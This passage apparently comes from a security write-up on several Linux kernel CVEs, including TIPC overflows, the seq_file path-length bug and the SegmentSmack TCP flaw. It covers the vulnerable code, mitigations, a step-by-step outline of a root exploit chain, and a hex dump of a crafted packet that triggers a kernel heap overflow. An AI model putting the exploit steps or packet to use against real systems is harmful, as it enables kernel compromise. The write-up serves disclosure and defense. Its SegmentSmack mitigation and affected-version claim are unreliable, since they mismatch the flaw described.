
if (dlen != dom_rec_len(arrv_dom, new_member_cnt))

[2]

return;

if (dlen < new_dlen || arrv_dlen != new_dlen)

[3]

return;

...

/* Drop duplicate unless we are waiting for a probe response */
```

```
if (!more(new_gen, state->peer_gen) && !probing)

[4]

return;

...

/* Cache current domain record for later use */

dom_bef.member_cnt = 0;

dom = peer->domain;

if (dom)

[5]

memcpy(&dom_bef, dom, dom->len);

[6]

/* Transform and store received domain record */


if (!dom || (dom->len < new_dlen)) {

kfree(dom);

dom = kmalloc(new_dlen, GFP_ATOMIC);

[7]

peer->domain = dom;
if (!dom)

goto exit;

}

...
```

The function does some basic sanity checks [0] to make sure that a) the message body actually contains a domain record and b) does it contain a valid `struct tipc_mon_domain`. Where `data` is the message body and `dlen` is the length of the `data` taken from the message header, the function checks:

- the length of `data` is enough to at least hold an empty record [1]

- the length of `data` matches the expected size of a domain record given the provided `member_cnt` field [2]

- the length of `data` matches the provided `len` field [3]

Later we fetch the sending peers `struct peer` to see if we've already received a domain record from them [5]. If we have, we want to temporarily cache a copy of the old record to do a comparison later [6].

Then, if its satisfied that it's a new and valid record, update the `struct peer->domain` field with the new info. If it's the first domain record, make a new `kmalloc`ation for this [7], or if it's larger than the last one will reallocate it.

**Analysis and testing of the bug:**

The vulnerability lies in the fact that during the initial sanity checks, the function doesn't check that `member_cnt` is below MAX_MON_DOMAIN which defines the maximum size of the `members` array.

By pretending to be a peer node and establishing a link with the target, locally or remotely, we're able to first submit a malicious domain record containing an arbitrary payload; so long as the len/member_cnt fields match up for the sanity checks, this will be kmallocated fine.

Next, we can send a newer domain record which will cause the previous malicious record to be memcpy'd into a 272 bytes local `struct tipc_mon_domain` &dom_bef [6] triggering a stack overflow. This allows us to overwrite the contents of the stack following &dom_bef with our arbitrary members buffer from the malicious domain record submitted first; the size of which is constrained by the media MTU (Ethernet, UDP, Inifiband)

**How to mitigate exploitation:**

The TIPC module must be loaded for the system to be vulnerable, furthermore to be targeted remotely the system needs to have a TIPC bearer enabled. If you don't need to use TIPC or are unsure if you are, you can take the following steps:

- `$ lsmod | grep tipc` will let you know if the module is currently loaded,

- `modprobe -r tipc` may allow you unload the module if loaded, however you may need to reboot your system

- `$ echo "install tipc /bin/true" >> /etc/modprobe.d/disable-tipc.conf` will prevent the

module from being loaded, which is a good idea if you have no reason to use it If you need to use TIPC and can't immediately patch your system, look to enforce any configurations that prevent or limit the ability for attackers to imitate nodes in your cluster. Options include TIPC protocol level encryption, IPSec/MACSec, network separation etc.

It's also worth noting that the `CONFIG_FORTIFY_SRC=y` is a hard mitigation to leveraging CVE-2022-0435 for control-flow hijacking, as it does a bounds check on the size of the offending memcpy and causes a kernel panic.

**References**:


:https://access.redhat.com/security/cve/cve-2022-0435#cve-cvss-v3

:https://bugzilla.redhat.com/show_bug.cgi?id=2048738

:https://nvd.nist.gov/vuln/detail/CVE-2022-0435

https://www.openwall.com/lists/oss-security/2022/02/10/1

## 5. **CVE-2021-33909** : size_t-to-int conversion vulnerability in the filesystem layer



| | Red Hat | NVD |
|---|---|---|
| **CVSS v3 Base Score** | 7.8 | 7.8 |
| **Attack Vector** | Local | Local |
| **Attack Complexity** | Low | Low |
| **Privileges Required** | Low | Low |
| **User Interaction** | None | None |
| **Scope** | Unchanged | Unchanged |
| **Confidentiality** | High | High |
| **Integrity Impact** | High | High |
| **Availability Impact** | High | High |

An out-of-bounds write flaw was found in the Linux kernel's seq_file in the Filesystem layer. This flaw allows a local attacker with a user privilege to gain access to out-of-bound memory, leading to a system crash, leak of internal kernel information and can escalate privileges. The issue results from not validating the size_t-to-int conversion prior to performing operations. The highest threat from this vulnerability is to data integrity, confidentiality and system availability.

**How the bug was found:**

Qualys discovered this vulnerability in the Linux kernel's filesystem layer: by creating, mounting, and deleting a deep directory structure whose total path length exceeds 1GB, an unprivileged local attacker can write the 10-byte string "//deleted" to an offset of exactly -2GB-10B below the beginning of a vmalloc()ated kernel buffer.

They were able to successfully exploit this uncontrolled out-of-bounds write and obtain full root privileges on default installations of Ubuntu 20.04, Ubuntu 20.10, Ubuntu 21.04, Debian 11, and Fedora 34 Workstation which shows other Linux distributions are certainly vulnerable, and probably exploitable.The exploit requires approximately 5GB of memory and 1M inodes.

**Technicalities of the Bug:**

The Linux kernel's seq_file interface produces virtual files that contain sequences of records (for example, many files in /proc are seq_files, and records are usually lines). Each record must fit into a seq_file buffer, which is therefore enlarged as needed, by doubling its size at line 242 (seq_buf_alloc() is a simple wrapper around kvmalloc()):

```
------------------------------------------------------------------------

168 ssize_t seq_read_iter(struct kiocb *iocb, struct iov_iter *iter)

169 {

170
```

```
struct seq_file *m = iocb->ki_filp->private_data;
...
/* grab buffer if we didn't have one */
if (!m->buf) {
m->buf = seq_buf_alloc(m->size = PAGE_SIZE);
...
}

// get a non-empty record in the buffer
...
while (1) {
...
err = m->op->show(m, p);
...
if (!seq_has_overflowed(m)) // got it
goto Fill;
// need a bigger buffer
...
kvfree(m->buf);
...
m->buf = seq_buf_alloc(m->size <<= 1);
...
}
```

```
------------------------------------------------------------------------
```

This size multiplication is not a vulnerability in itself, because m->size is a size_t (an unsigned 64-bit integer, on x86_64), and the system would run out of memory long before this multiplication overflows the integer m->size.

Unfortunately, this size_t is also passed to functions whose size argument is an int (a signed 32-bit integer), not a size_t. For example, the show_mountinfo() function (which is called at line 227 to format the records in /proc/self/mountinfo) calls seq_dentry() (at line 150), which calls dentry_path() (at line 530), which calls prepend() (at line 387):

```
135 static int show_mountinfo(struct seq_file *m, struct vfsmount *mnt)

136 {

...

150

seq_dentry(m, mnt->mnt_root, " \t\n\\");

------------------------------------------------------------------------

523 int seq_dentry(struct seq_file *m, struct dentry *dentry, const char *esc)

524 {

525
```

```
char *buf;
size_t size = seq_get_buf(m, &buf);

if (size) {
char *p = dentry_path(dentry, buf, size);
---------------------------------------------------------------------
char *dentry_path(struct dentry *dentry, char *buf, int buflen)
{
char *p = NULL;
...
if (d_unlinked(dentry)) {
p = buf + buflen;
```

```
if (prepend(&p, &buflen, "//deleted", 10) != 0)
----------------------------------------------------------------------
static int prepend(char **buffer, int *buflen, const char *str, int namelen)
{
*buflen -= namelen;
if (*buflen < 0)
return -ENAMETOOLONG;
*buffer -= namelen;
memcpy(*buffer, str, namelen);
----------------------------------------------------------------------
```

As a result, if an unprivileged local attacker creates, mounts, and deletes a deep directory structure whose total path length exceeds 1GB, and if the attacker opens and reads /proc/self/mountinfo, then:

➢ in seq_read_iter(), a 2GB buffer is vmalloc()ated (line 242), and show_mountinfo()

is called (line 227)

➢ in show_mountinfo(), seq_dentry() is called with the empty 2GB buffer (line 150)

➢ in seq_dentry(), dentry_path() is called with a 2GB size (line 530)

➢ in dentry_path(), the int buflen is therefore negative (INT_MIN, -2GB), p points to

an offset of -2GB below the vmalloc()ated buffer (line 386), and prepend() is called

(line 387)

➢ in prepend(), *buflen is decreased by 10 bytes and becomes a large but positive

int (line 13), *buffer is decreased by 10 bytes and points to an offset of -2GB-10B below the vmalloc()ated buffer (line 16), and the 10-byte string "//deleted" is written out of bounds (line 17).

**Analysis and testing of the bug:**

Following steps can be done to exploit the bug:

1) Make a deep directory structure (roughly 1M nested directories using mkdir()) whose total path length exceeds 1GB, we bind-mount it in an unprivileged user namespace, and remove the directory(using rmdir()) it.

2)Create a thread that vmalloc()ates a small eBPF program (via BPF_PROG_LOAD), and block this thread (via userfaultfd or FUSE) after our eBPF program has been validated by the kernel eBPF verifier but before it is JIT-compiled by the kernel.

3)Open (using open() )/proc/self/mountinfo in our unprivileged user namespace, and start reading (using read()) the long path of our bind-mounted directory, thereby writing the string "//deleted" to an offset of exactly -2GB-10B below the beginning of a vmalloc()ated buffer.

4)Arrange for this "//deleted" string to overwrite an instruction of our validated eBPF program (and therefore nullify the security checks of the kernel eBPF verifier), and transform this uncontrolled out-of-bounds write into an information disclosure, and into a limited but controlled out-of-bounds write.

5)Then transform this limited out-of-bounds write into an arbitrary read and write of kernel memory, by reusing Manfred Paul's beautiful btf and map_push_elem techniques from:

https://www.thezdi.com/blog/2020/4/8/cve-2020-8835-linux-kernel-privilege-escalation-via-improper-ebpf-program-verification

6)Use this arbitrary read to locate the modprobe_path[] buffer in kernel memory, and use the arbitrary write to replace the contents of this buffer ("/sbin/modprobe" by default) with a path to our own executable, thus obtaining full root privileges.

**How to mitigate exploitation:**

To Prevent the above specific exploit from Qualys to work,following steps can be done: -

- Set /proc/sys/kernel/unprivileged_userns_clone to 0, to prevent an attacker from mounting a long directory in a user namespace. However, the attacker may mount a long directory via FUSE instead; we have not fully explored this possibility, because we accidentally stumbled upon CVE-2021-33910 in systemd: if an attacker FUSE-mounts a long directory (longer than 8MB), then systemd exhausts its stack, crashes, and therefore crashes the entire operating system (a kernel panic).
- Set /proc/sys/kernel/unprivileged_bpf_disabled to 1, to prevent an attacker from loading an eBPF program into the kernel. However, the attacker may corrupt other vmalloc()ated objects instead (for example, thread stacks), but we have not investigated this possibility.

**References**:

https://access.redhat.com/security/cve/cve-2021-33909#cve-cvss-v3

https://bugzilla.redhat.com/show_bug.cgi?id=CVE-2021-33909

https://nvd.nist.gov/vuln/detail/CVE-2021-33909

## 6. **CVE-2017-2636** : Race condition access to n_hdlc.tbuf causes double free in n_hdlc_release()

Race condition in drivers/tty/n_hdlc.c in the Linux kernel through 4.10.1 allows local users to gain privileges or cause a denial of service (double free) by setting the HDLC line discipline.This happens because when accessing n_hdlc.tbuf list which can lead to double free.

**How the bug was found:**

The bug was introduced on 22 June 2009 and the following link provides the corresponding git

commit details:

https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=be10eb7589337e5defbe21

4dae038a53dd21add8

This n_hdlc Linux kernel driver (drivers/tty/n_hdlc.c) provides HDLC serial line discipline and comes as a kernel module in many Linux distributions, which have CONFIG_N_HDLC=m in the kernel config. So RHEL 6/7, Fedora, SUSE, Debian, and Ubuntu were affected by CVE-2017-2636.

**Technicalities of the bug:**

N_HDLC line discipline uses a self-made singly linked lists for data buffers and has n_hdlc.tbuf pointer for buffer retransmitting after an error. If sending of a data buffer is not successful, then its address is saved in n_hdlc.tbuf and the next time n_hdlc_send_frames() will try to resend it first of all.

But the commit be10eb7589337e5defbe214dae038a53dd21add8 ("tty: n_hdlc add buffer flushing") introduced racy access to n_hdlc.tbuf.After transmission error concurrent flush_tx_queue() and n_hdlc_send_frames() can put a buffer pointed by n_hdlc.tbuf to tx_free_buf_list twice. That causes an exploitable double free error in n_hdlc_release().

**Analysis and testing of the bug:**

To see if the module is on your system run this command:

```
# modinfo n_hdlc
```

If this command doesn't find the module, its not a problem . But, if it does, then check to see it's in use with the following command:

```
# lsmod | grep n_hdlc
```

Unless you're running an odd network configuration, it shouldn't be loaded. And you'll get an error message saying the module or filename is missing. If it has been loaded, odds are someone is hacking your system.

**How to mitigate exploitation:**

Method 1:

The n_hdlc kernel module will be automatically loaded when an application attempts to use the HDLC line discipline from userspace. This module can be prevented from being loaded by using the system-wide modprobe rules. The following command, run as root, will prevent accidental or intentional loading of the module. This method is a robust way to prevent accidental loading of the module, even by privileged users.

```
 # echo "install n_hdlc /bin/true" >> /etc/modprobe.d/disable-n_hdlc.conf
```

The system will need to be restarted if the n_hdlc modules are already loaded. In most circumstances, the n_hdlc kernel modules will be unable to be unloaded if in use and while any the current process using this line discipline is required.

Note:Exploiting this flaw does not require Microgate or SyncLink hardware to be in use.

Method 2:

To fix this issue ,a standard kernel linked list is used which is protected by a spinlock to get rid of n_hdlc.tbuf. In case of transmission error the current data buffer is put after the head of tx_buf_list.

**References**:

https://www.openwall.com/lists/oss-security/2017/03/07/6/1

https://access.redhat.com/security/cve/cve-2017-2636

https://bugzilla.redhat.com/show_bug.cgi?id=CVE-2017-2636

https://nvd.nist.gov/vuln/detail/CVE-2017-2636

## 7. **CVE-2018-5390** : TCP segments with random offsets allow a remote denial of service.

A flaw named SegmentSmack was found in the way the Linux kernel handled specially crafted TCP packets. A remote attacker could use this flaw to trigger time and calculation expensive calls to tcp_collapse_ofo_queue() and tcp_prune_ofo_queue() functions by sending specially modified packets within ongoing TCP sessions which could lead to a CPU saturation and hence a denial of service on the system. Maintaining the denial of service condition requires continuous two-way TCP sessions to a reachable open port, thus the attacks cannot be performed using spoofed IP addresses.

**How the bug was found:**

A flaw named SegmentSmack was found in the way the Linux kernel handled specially crafted TCP packets and the report was published around July 2018

**Technicalities of the Bug:**

A remote attacker could use this flaw to trigger time and calculation expensive calls to tcp_collapse_ofo_queue() and tcp_prune_ofo_queue() functions by sending specially modified packets within ongoing TCP sessions which could lead to a CPU saturation and hence a denial of service on the system with relatively small bandwidth of the incoming network traffic. In a worst case scenario, an attacker can stall an affected host or device with less than 2 kpps of an attack traffic. Maintaining the denial of service condition requires continuous two-way TCP sessions to a reachable open port, thus the attacks cannot be performed using spoofed IP addresses. A result of the attack with 4 streams can look like a complete saturation of 4 CPU cores and delays in a network packets processing.


**How to mitigate exploitation:**

Method 1:

Patch for this vulnerability is available ,hence update the kernel version (Affected versions are Linux Kernel 6 and above)

Method 2:


Except installing a fixed kernel, one may try to change the default 4MB and 3MB values of net.ipv4.ipfrag_high_thresh and net.ipv4.ipfrag_low_thresh (and their IPv6 counterparts net.ipv6.ipfrag_high_thresh and net.ipv6.ipfrag_low_thresh) sysctl parameters to 256 kB and 192 kB (respectively) or below. The result is from some to significant CPU saturation drop during an attack, depending on a hardware and environment. For example, this mitigation applied to the 32-cores system mentioned above made a high-speed attack (~500 kpps) not noticeable. There can be some impact on performance though, due to ipfrag_high_thresh being set to 262144 bytes, as this way only two 64K fragments can fit in the reassembly queue at the same time. For example, there is a risk of breaking applications that rely on large UDP packets.



```
#!/bin/sh
if [ "x$1" == "xlow" ]; then
    echo Settinig limits low:
    sysctl -w net.ipv4.ipfrag_low_thresh=196608
    sysctl -w net.ipv4.ipfrag_high_thresh=262144
    sysctl -w net.ipv6.ip6frag_low_thresh=196608
    sysctl -w net.ipv6.ip6frag_high_thresh=262144
    echo
elif [ "x$1" == "xdef" ]; then
    echo Settinig limits default:
    sysctl -w net.ipv4.ipfrag_high_thresh=4194304
    sysctl -w net.ipv4.ipfrag_low_thresh=3145728
    sysctl -w net.ipv6.ip6frag_high_thresh=4194304
    sysctl -w net.ipv6.ip6frag_low_thresh=3145728
    echo
fi
echo Current values:
sysctl net.ipv4.ipfrag_low_thresh
sysctl net.ipv4.ipfrag_high_thresh
sysctl net.ipv6.ip6frag_low_thresh
sysctl net.ipv6.ip6frag_high_thresh
```

**Reference** : https://access.redhat.com/security/cve/cve-2018-5390

## 8. **CVE-2021-43267** : Insufficient validation of user-supplied sizes for the MSG_CRYPTO message type



| | Red Hat | NVD |
|---|---|---|
| CVSS v3 Base Score | 8.8 | 9.8 |
| Attack Vector | Adjacent Network | Network |
| Attack Complexity | Low | Low |
| Privileges Required | None | None |
| User Interaction | None | None |
| Scope | Unchanged | Unchanged |
| Confidentiality | High | High |
| Integrity Impact | High | High |
| Availability Impact | High | High |

This bug is described as a flaw in the cryptographic receive code in the Linux kernel's implementation of transparent interprocess communication. An attacker, with the ability to send TIPC messages to the target, can corrupt memory and escalate privileges on the target system.The vulnerability being tracked as CVE-2021-43267 can be exploited either locally or remotely within the network to execute arbitrary code within the kernel and compromise the entire machine. In short, TIPC, is an Inter-process communication (IPC) service in Linux which operates between nodes across the cluster. If you want to learn in detail about the TIPC.TIPM protocol is part of all major Linux distribution kernel modules. When a user loads TIPC module, kernel uses the TIPC as a socket and configure on a network interface to work in a low privileged mode on top of ethernet protocol. Host communicate with each other by exchanging the TIPC messages between their kernels. While TIPC itself isn't loaded automatically by the system but by end users, the ability to configure it from an unprivileged local perspective and the possibility of remote exploitation makes this a dangerous vulnerability for those that use it in their networks. What is more concerning is that an attacker that exploits this vulnerability could execute arbitrary code within the kernel, leading to a complete compromise of the system.


**How the bug was found:**

Security researchers from SentinelLabs has published this bug publicly around November 2021.This issue was discovered in net/tipc/crypto.c in the Linux kernel before 5.14.16. The Transparent Inter-Process Communication (TIPC) functionality allows remote attackers to exploit insufficient validation of user-supplied sizes for the MSG_CRYPTO message type.

**Technicalities of the bug:**

In September 2020, a new user message type was introduced called MSG_CRYPTO, which allows peers to send cryptographic keys as part of the 2021 TIPC roadmap.

The body of the message has the following structure:



```
struct tipc_aead_key {
        char alg_name[TIPC_AEAD_ALG_NAME];
        unsigned int keylen;    /* in bytes */
        char key[];
};
```


Where TIPC_AEAD_ALG_NAME is a macro for 32. When this message is received, the TIPC kernel module needs to copy this information into storage for that node:

```
  /* Allocate memory for the key */
  skey = kmalloc(size, GFP_ATOMIC);
/* ... */

  /* Copy key from msg data */
  skey->keylen = ntohl(*((__be32 *)(data + TIPC_AEAD_ALG_NAME)));
  memcpy(skey->alg_name, data, TIPC_AEAD_ALG_NAME);
  memcpy(skey->key, data + TIPC_AEAD_ALG_NAME + sizeof(__be32),
         skey->keylen);
```

The size used to allocate is the same as the size of the message payload (calculated from the Header Size being subtracted from the Message Size). The name of the key algorithm is copied and the key itself is then copied as well.

As mentioned above, the Header Size and the Message Size are both validated against the actual packet size. So while these values are guaranteed to be within the range of the actual packet, there are no similar checks for either the keylen member of the MSG_CRYPTO message or the size of the key algorithm name itself (TIPC_AEAD_ALG_NAME) against the message size. This means that an attacker can create a packet with a small body size to allocate heap memory, and then use an arbitrary size in the keylen attribute to write outside the bounds of this location:



```
▾ Transparent Inter Process Communication(TIPC)
    010. .... .... .... .... .... .... .... = Version: 2
    ...1 110. .... .... .... .... .... .... = User: Unknown (14)
    .... ...1 010. .... .... .... .... .... = Header size: 10 = 40 bytes
    .... .... ...1 .... .... .... .... .... = Non-sequenced: 1
    .... .... .... ...0 0000 0000 0101 1100 = Message size: 92

0000  00 0c 29 0c f8 5b 00 0c  29 4e 5f c8 08 00 45 00   ··)··[·· )N_···E·
0010  00 78 f9 4f 40 00 40 11  81 f0 ac 10 b3 89 ac 10   ·x·O@·@· ········
0020  b3 8a b2 e1 17 e6 00 64  bf aa 5d 58 00 5c 00 00   ·······d ··]X·\··
0030  00 00 00 01 00 01 5f c4  29 4e 00 00 00 00 00 00   ······_· )N······
0040  12 67 5f c4 29 4e f8 57  29 0c 00 00 00 00 00 00   ·g_·)N·W )·······
0050  00 00 00 04 00 00 ff ff  ff ff ff ff ff ff ff ff   ········ ········
0060  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff   ········ ········
0070  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff   ········ ········
0080  ff ff ff ff ff ff                                  ······
```

An example of a MSG_CRYPTO message that triggers the vulnerability

**Analysis of the bug:**

This vulnerability can be exploited both locally and remotely. While local exploitation is easier due to greater control over the objects allocated in the kernel heap, remote exploitation can be achieved thanks to the structures that TIPC supports. As for the data being overwritten, at first glance it may look like the overflow will have uncontrolled data, since the actual message size used to allocate the heap location is verified. However, a second look at the message validation function shows that it only checks that the message size in the header is within the bounds of the actual packet. That means that an attacker could create a 20 byte packet and set the message size to 10 bytes without failing the check: if (unlikely(skb->len < msz)) return false;

**How to mitigate exploitation:**

The TIPC module will NOT be automatically loaded. When required, administrative action is needed to explicitly load this module.

<u>By Preventing the loading of TIPC module:</u>

Loading the module can be prevented with the following instructions:

*# echo "install tipc /bin/true" >> /etc/modprobe.d/disable-tipc.conf*

The system will need to be restarted if the tipc module is loaded. In most circumstances, the TIPC kernel module will be unable to be unloaded while any network interfaces are active and the protocol is in use.If the system requires this module to work correctly, this mitigation may not be suitable.

(NOTE: THE FOLLOWING METHOD WILL DISABLE THE TIPC PROTOCOL LEVEL ENCRYPTION )

To mitigate the issue on systems that do need to use TIPC and do *not* deploy the TIPC protocol level encryption but rather use different ways to ensure secure communication between nodes (eg. physical network separation, IPSec/MACsec):

- Install the "systemtap" package and any required dependencies (such as kernel-devel and kernel-debuginfo packages).
- Run the "stap -g [filename-from-step-1].stp" command as root.If the host is rebooted, the changes will be lost and the script must be run again.
- Another approach is to use a patch ( given in link below )

Alternatively, build the systemtap script on a development system with "stap -g -p 4 [filename-from-step-1].stp", distribute the resulting kernel module to all affected systems, and run "staprun -L <module>" on those. When using this approach only systemtap-runtime package is required on the affected systems. Please notice that the kernel version must be the same across all systems.

